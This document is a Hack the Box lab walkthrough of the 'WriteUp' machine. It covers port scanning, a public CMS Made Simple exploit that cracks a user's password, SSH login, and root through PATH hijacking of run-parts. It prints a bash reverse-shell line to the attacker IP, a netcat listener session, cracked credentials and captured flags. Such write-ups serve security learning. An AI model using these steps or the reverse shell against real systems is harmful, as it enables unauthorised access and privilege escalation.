
WriteUp Walk Through


(By Pierson Carulli)



WriteUp is another great box from Hack the Box. This box has an easy rank; however, I learned a lot while rooting the machine. This box seemed more difficult than the average easy ranked box. The privilege escalation was difficult to find but easy to exploit, once you figure out what needs to be done. In the following write up the target's ip address is 10.10.10.138 and the attackers ip address is 10.10.14.11.

Information Gathering/Enumeration

Before attacking a machine, it is necessary to perform an Nmap scan on the target. The following Nmap command will scan all 65535 ports on the target system and attempt to identify any open ports, the services running on the ports that are opened, the operating system type, and run some default scripts on the target. Nmap -sS -Pn -sV -sC -O -T4 10.10.10.138 -oN writeUpScan.txt. Note that the -Pn option is needed in this case because the



machine does not respond to ping probes. The results of the Nmap scan are shown in the below screenshot.

The target machine has port 22 open. In addition, Nmap is reporting that port 80 (http) is tcp wrapped. Tcp wrapped indicates that the port is opened but is the ip address being used to initiate the connection is not allowed to access it. Browsing to http://10.10.10.138 reveals that the port is accessible to us. Moreover, the welcome page's message offers some insight into why Nmap reported the port as protected.




Figure two, shown above, and figure three, shown on the left, show the homepage of WriteUps website. As noted in figure one the admin has installed an anti DoS script, which explains why Namp reported this port as tcp wrapped.

Burpsuite's spider tool was used to discover additional content being housed on the web server. Burpsuite's spider was used instead of Dirbuster because the anti DoS script stops DirBuster from uncovering additional content. Figure four, shown on the next page displays the information obtained using Burpsuite's spider.

Host	Method	URL	Params	Status	Length	MIME type	Title
http://10.10.10.138	GET	/		200	3309	HTML	Nothing here yet.
http://10.10.10.138	GET	/robots.txt		200	587	text	
http://10.10.10.138	GET	/writeup/		200	1941	HTML	Home - writeup
http://10.10.10.138	GET	/writeup/index.php?pag...	✓	200	7333	HTML	blue - writeup
http://10.10.10.138	GET	/writeup/index.php?pag...	✓	200	1954	HTML	writeup - writeup
http://10.10.10.138	GET	/writeup/index.php?pag...	✓	200	15944	HTML	ypuffy - writeup

Figure 4 shows the pages that were discovered by Burpsuite.

Unfortunately, none of the pages that were discovered by Burpsuite contained any useful information (that's not to say that the discovered pages are worthless, just that they did not contain any exploitable information). A browser extension called Wappalyzer was used to identify the CMS (content management system) that was being used to power the site. The following screenshot shows the result of Wappalyzer.




Figure 5, shown on the left, shows the CMS and the programming language that the site is managed with. It also shows the web server, and operating system that the target computer is utilizing.

Getting the User Flag

A public exploit for this specific CMS can be located using the information provided by Wappalyzer. Since the version of CMS Made Simple is unknown the target url, presented in the exploit code, was used to verify the existence of the target directory. The exploit code's name and location are shown below.




Figure 6, shows the exploit that will be used to take over the target webserver.

To get this exploit to work use pip to install termcolor. Make sure to read through any public exploit before using it to make sure the code does what it says it does (it's also helpful to know what arguments can be passed to the script). Once the exploit has been downloaded run it using the following command python <script name> -u http://10.10.10.138 /writeup -w /usr/share/wordlists/rockyou.txt. The -u option provides the directory that the target file is stored within and the -w option provides a path to the wordlist (the wordlist will be used to crack the discovered password hash).

```
[+] Salt for password found: 5a599ef579066807
[+] Username found: jkr
[+] Email found: jkr@writeup.htb
[+] Password found: 62def4866937f08cc13bab43bb14e6f7
[+] Password cracked: raykayjay9
```

Figure 7, shown on the left, contains the results of the exploit.

The script has uncovered the username and cleartext password for the jkr user. The username jkr and the password raykayjay9 can be used to access the SSH services running on port 22 (ssh -l jkr 10.10.10.138). The following screenshot shows a successful login and the user flag.

```
root@kali:~# ssh -l jkr 10.10.10.138
jkr@10.10.10.138's password:
Linux writeup 4.9.0-8-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
jkr@writeup:~$ ls
user.txt
jkr@writeup:~$ cat user.txt
d4e493fd4068afc9eb1aa6a55319f978
```

Figure 8, shown on the left, provides the output from the ssh command. Figure eight also shows the user flag.

Privilege Escalation

The files on the target machine are now accessible by the attacker. However, there are still some files that the attacker is unable to read or modify, /root is one of them. The tool Pspy is available on Github and shows all commands that are currently being used on a machine. Once Pspy finishes downloading it is moved to the target computer, via sftp, and run. There is a script that runs every time a user logs into the target computer. What's more interesting is that the script is running with root privileges. The following screenshot shows the output from Pspy after another SSH connection is established.

Figure 9, on left, shows the output from pspy. The process with a PID (process id) of 2778 is process that will be targeted.

Process 2778 is running with root privileges. The process is responsible for printing the message of the day. The message of the day is displayed to any user after logging into the machine. The process is setting the path and then running run-parts on the /etc/update-motd.d folder. The command run-parts was not invoked via an absolute path, consequently, the kernel must search through the paths in PATH for run-parts. The kernel will first check /usr/local/sbin then /usr/local/bin and so on until it finds run-parts or exhausts all the locations in PATH. The kernel will run the first executable bearing the name run-parts. This will be a huge problem if the user jkr has permission to write to a location on the path that is searched before the directory containing run-parts. Executing the command which run-parts reveals that run-parts is stored in the /bin directory. The output of the which command can be viewed below.




Figure 10, shown on the left, shows the output of the which command.

According to the output of Pspy, see figure 9, the /bin directory will be checked after all the other directories in the path. The ls -l and grep can be used to check if any of the directories on the path are writeable by jkr. The results are shown below.




Figure 11, shows the permissions for the /usr/local/sbin directory.

The root user has read, write, and execute permissions and the group, staff, has write permissions. The groups command is used to check what group(s) a user belongs to.

```
jkr@writeup:/usr/local/sbin$ groups
jkr cdrom floppy audio dip video plugdev staff netdev
```

Figure 12: output of the groups command.

Lets check if the kernel will execute the attackers run-parts binary instead of the real run-parts binary. A test script was created and uploaded to the target machine, given execute permissions and placed in /usr/local/sbin. To trigger the script the user logged out and the logged back in. The results of the test script are shown below.

```
(base) root@kali:~# ssh -l jkr 10.10.10.138
jkr@10.10.10.138's password:
testing 1 2 3

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 25 12:45:03 2019 from 10.10.14.11
```

Figure 13 shows the results of the fake run-parts script. Looking at the highlighted section reveals that the code has successfully executed.

Adding code to spawn a reverse shell results in the following exploit code:

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.11/80 0>&1
~
~
~
~
~
~
```

Figure 14: Bash code that will spawn a reverse shell. The code will connect back to the ip 10.10.14.11 (attackers ip address) on port 80.

Starting a local Netcat listener on port 80 and logging out and back in yields a reverse shell with root privileges!

```
(base) root@kali:~# nc -lvvp 80
listening on [any] 80 ...
10.10.10.138: inverse host lookup failed: Unknown host
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.138] 38230
bash: cannot set terminal process group (6580): Inappropriate ioctl for device
bash: no job control in this shell
root@writeup:/# cd /root
cd /root
root@writeup:/root# ls
ls
bin
root.txt
root@writeup:/root# cat root.txt
cat root.txt
eeba47f60b48ef92b734f9b6198d7226
root@writeup:/root#
```

Figure 15: Owned WriteUp!